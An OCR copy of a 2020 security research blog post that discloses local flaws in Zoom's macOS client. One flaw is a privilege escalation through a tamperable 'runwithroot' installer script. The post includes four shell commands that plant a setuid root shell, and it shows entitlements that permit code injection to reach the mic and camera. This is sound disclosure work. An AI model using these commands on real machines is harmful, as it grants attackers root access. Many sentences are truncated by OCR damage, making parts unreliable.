
The 'S' in Zoom, Stands for Security

uncovering (local) security flaws in Zoom's latest macOS client

by: Patrick Wardle / March 30, 2020

Update:

Zoom has patched bo



For more details see:

New Updates for macOS

Background

Given the current worldwide pandemic and government sanctioned lock-downs, working from home has become the norm …for now. Thanks to this, Zoom, "the leader in modern enterprise video communications" is well on it's way to becoming a household verb, and as a result, its stock price has soared! 📈

However if you value either your (cyber) security or privacy, you may want to think twice about using (the macOS version of) the app.


In this blog post, we'll start by briefly looking at recent security and privacy flaws that affected Zoom. Following this, we'll transition into discussing several new security issues that affect the latest version of Zoom's macOS client.

Though the new issues we'll discuss today remain unpatched, they both are local security issues.

As such, to be successfully exploited they required that malware or an attacker already have a foothold on a macOS system.

Though Zoom is incredibly popular it has a rather dismal security and privacy track record.

In June 2019, the security researcher **Jonathan Leitschuh** discovered a trivially exploitable remote 0day vulnerability in the Zoom client for Mac, which "*allow[ed] any malicious website to enable your camera without your permission*" 😱




> *"This vulnerability allows any website to forcibly join a user to a Zoom call, with their video camera activated, without the user's permission.*
>
> *Additionally, if you've ever installed the Zoom client and then uninstalled it, you still have a localhost web server on your machine that will happily re-install the Zoom client for you, without requiring any user interaction on your behalf besides visiting a webpage. This re-install 'feature' continues to work to this day." - Jonathan Leitschuh*


📝 Interested in more details? Read Jonathan's excellent writeup:

"Zoom Zero Day: 4+ Million Webcams & maybe an RCE?".


Rather hilariously Apple (forcibly!) removed the vulnerable Zoom component from user's macs worldwide via macOS's `Malware Removal Tool` (`MRT`):



AFAIK, this is the only time Apple has taken this draconian action:




More recently Zoom suffered a rather embarrassing privacy faux pas, when it was uncovered that their iOS application was, "*send[ing] data to Facebook even if you don't have a Facebook account*" …yikes!



📝 Interested in more details? Read Motherboard's writeup:

"Zoom iOS App Sends Data to Facebook Even if You Don't Have a Facebook Account".

Although Zoom was quick to patch the issue (by removing the (ir)responsible code), many security researchers were quick to point out that said code should have never made it into the application in the first place:




And finally today, noted mac macOS installer (rather shadily) performs it's "*[insta*

> *"This is not strictly malicious but very shady and definitely leaves a bitter aftertaste. The application is installed without the user giving his final consent and a highly misleading prompt is used to gain root privileges. The same tricks that are being used by macOS malware." -Felix Seele*

📝 For more details on this, see Felix's comprehensive blog post:

"Good Apps Behaving Badly: Dissecting Zoom's macOS installer workaround"

The (`preinstall`) scripts mentioned by Felix, can be easily viewed (and extracted) from Zoom's installer package via the **Suspicious Package** application:




Local Zoom Securi

Zoom's security and privacy


As such, today when Felix Seele also **noted** that the Zoom installer may invoke the `AuthorizationExecuteWithPrivileges` API to perform various privileged installation tasks, I decided to take a closer look. Almost immediately I uncovered several issues, including a vulnerability that leads to a trivial and reliable local privilege escalation (to root!).

> **Felix** · Mar 30, 2020
> @c1truz_ · **Follow**
> Ever wondered how the @zoom_us macOS installer does it's job without you ever clicking install? Turns out they (ab)use preinstallation scripts,
>
> If the App is already installed but the current user is not admin, they [OBJ]use a helper tool called "zoomAutenticationTool" and the AuthorizationExecuteWithPrivileges

Stop me if you've heard me talk (rant) about this before, but Apple clearly notes that the `AuthorizationExecuteWithPrivileges` API is deprecated and should not be used. Why? Because the API does not validate the binary that will be executed (as root!) …meaning a local unprivileged attacker or piece of malware may be able to surreptitiously tamper or replace that item in order to escalate *their* privileges to root (as well):




At DefCon 25, I presented a talk titled: "**Death By 1000 Installers**" that covers this in great detail:



…moreover in my blog post … vered this in great detail as well!

Finally, this insecure API wa… **Vashchenko**) titled: "**Job(s) Bless Us! Privil…**



Now it should be noted that if the `AuthorizationExecuteWithPrivileges` API is invoked with a path to a (SIP) protected or read-only binary (or script), this issue would be thwarted (as in such a case, unprivileged code or an attacker may not be able subvert the binary/script).


So the question here, in regards to Zoom is; "*How are they utilizing this inherently insecure `API`*"? Because if they are invoking it insecurely, we may have a lovely privilege escalation vulnerability!

As discussed in my DefCon **presentation**, the easiest way is answer this question is simply to run a process monitor, execute the installer package (or whatever invokes the `AuthorizationExecuteWithPrivileges` API) and observe the arguments that are passed to the `security_authtrampoline` (the `setuid` system binary that ultimately performs the privileged action):

The image above illustrates the flow of control initiated by the `AuthorizationExecuteWithPrivileges` API and shows how the item (binary, script, command, etc) to is to be executed with root privileges is passed as the first parameter to `security_authtrampoline` process. If this parameter, this item, is editable (i.e. can be maliciously subverted) by an unprivileged


Let's figure out what Zoom is executing via `AuthorizationExecuteWithPrivileges`!

First we download the latest version of Zoom's installer for macOS (`Version 4.6.8 (19178.0323)`) from `https://zoom.us/download`:



Then, we fire up our macOS
essMonitor)**, and launch the Zoom installer package

If the user installing Zoom is
rator credentials:



...as expected our process monitor will observe the launching (`ES_EVENT_TYPE_NOTIFY_EXEC`) of `/usr/libexec/security_authtrampoline` to handle the authorization request:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/usr/libexec/security_authtrampoline",
      "./runwithroot",
      "auth 3",
      "/Users/tester/Applications/zoom.us.app",
      "/Applications/zoom.us.app"
    ],
    "ppid" : 1876,
    "ancestors" : [
      1876,
      1823,
      1820,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.security_authtrampoline",
      "cdHash" : "DC98AF22E29CEC96BB89451933097EAF9E01242",
      "isPlatformBinary" : 1
    },
    "path" : "/usr/libexec/security_authtrampoline",
    "pid" : 1882
  },
  "timestamp" : "2020-03-31 03:18:45 +0000"
}
```

And what is Zoom attempting to execute as root (i.e. what is passed to `security_authtrampoline`?)

...a bash script named `runwithroot`.

If the user provides the requested credentials to complete the install, the `runwithroot` script will be executed as **root** (note: `uid: 0`):

```
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/bin/sh",
      "./runwithroot",
      "/Users/tester/Applications/zoom.us.app",
      "/Applications/zoom.us.app"
    ],
    "ppid" : 1876,
    "ancestors" : [
      1876,
      1823,
      1820,
      1
    ],
    "signing inf
      "csFlags"
      "signature
      "cdHash" :
      "isPlatfor
    },
    "path" : "/b
    "pid" : 1882
  },
  "timestamp" :
}
```


The contents of `runwithr` alware) subvert the script prior its execution as root? (validate what is being executed).

Since it's Zoom we're talkin

We can confirm this by notir s of `.pkgs`) copies the `runwithroot` script to a

```
tester@users-Mac
/private/var/fol
tester@users-Mac T % ls -lart com.apple.install.v43Mcm4r
total 27224
-rwxr-xr-x   1 tester  staff     70896 Mar 23 02:25 zoomAutenticationTool
-rw-r--r--   1 tester  staff       513 Mar 23 02:25 zoom.entitlements
-rw-r--r--   1 tester  staff  12008512 Mar 23 02:25 zm.7z
-rwxr-xr-x   1 tester  staff       448 Mar 23 02:25 runwithroot
...
```


Lovely - it looks like we're in business and may be able to gain root privileges!

Exploitation of these types of bugs is trivial and reliable (though requires some patience …as you have to wait for the installer or updater to run!) as is show in the following diagram:

To exploit Zoom, a local non-privileged attacker can simply replace or subvert the `runwithroot` script during an install (or upgrade?) to gain root access.

For example to pop a root shell, simply add the following commands to the `runwithroot` script:


```
1 cp /bin/ksh /tmp
2 chown root:wheel /tmp/ksh
3 chmod u+s /tmp/ksh
4 open /tmp/ksh
```



Local Zoom Securi

In order for Zoom to be useful it requires access to the system's mic and camera.

On recent versions of macOS, this requires explicit user approval (which, from a security and privacy point of view is a good thing):




Unfortunately, Zoom has (for reasons unbeknown to me), a specific "exclusion" that allows malicious code to be injected into its process space, where said code can piggy-back off Zoom's (mic and camera) access! This give malicious code a way to either record Zoom meetings, or worse, access the mic and camera at arbitrary times (without the user access prompt)!

Modern macOS applications are compiled with a feature called the "Hardened Runtime". This security enhancement is **well documented** by Apple, who note:

> *"The Hardened Runtime, along with System Integrity Protection (SIP), protects the runtime integrity of your software by preventing certain classes of exploits, like code injection, dynamically linked library (DLL) hijacking, and process memory space tampering." -Apple*

I'd like to think that Apple attended my 2016 at **ZeroNights** in Moscow, where I noted this feature would be a great addition to macOS:



We can check that Zoom (o codesign utility:

```
$ codesign -dvvv
Executable=/Appl
Identifier=us.zo
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=663 flags=0x10000(runtime) hashes=12+5 location=embedded

...
Authority=Developer ID Application: Zoom Video Communications, Inc. (BJ4HAAB9B3)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
```

A `flags` value of `0x10000(runtime)` indicates that the application was compiled with the "Hardened Runtime" option, and thus said runtime, should be enforced by macOS for this application.

Ok so far so good! Code injection attacks should be generically thwarted due to this!

…but (again) this is Zoom, so not so fast 😅


Let's dump Zoom's entitlements (entitlements are code-signed capabilities and/or exceptions), again via the `codesign` utility:

```
codesign -d --entitlements :- /Applications/zoom.us.app/
Executable=/Applications/zoom.us.app/Contents/MacOS/zoom.us
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN...>
<plist version="1.0">
<dict>
  <key>com.apple.security.automation.apple-events</key>
  <true/>
  <key>com.apple.security.device.audio-input</key>
  <true/>
  <key>com.apple.security.device.camera</key>
  <true/>
  <key>com.apple.security.cs.disable-library-validation</key>
  <true/>
  <key>com.apple.security.cs.disable-executable-page-protection</key>
  <true/>
</dict>
</plist>
```

The `com.apple.security.device.audio-input` and `com.apple.security.device.camera` entitlements are required as Zoom needs (user-approved) mic and camera access.

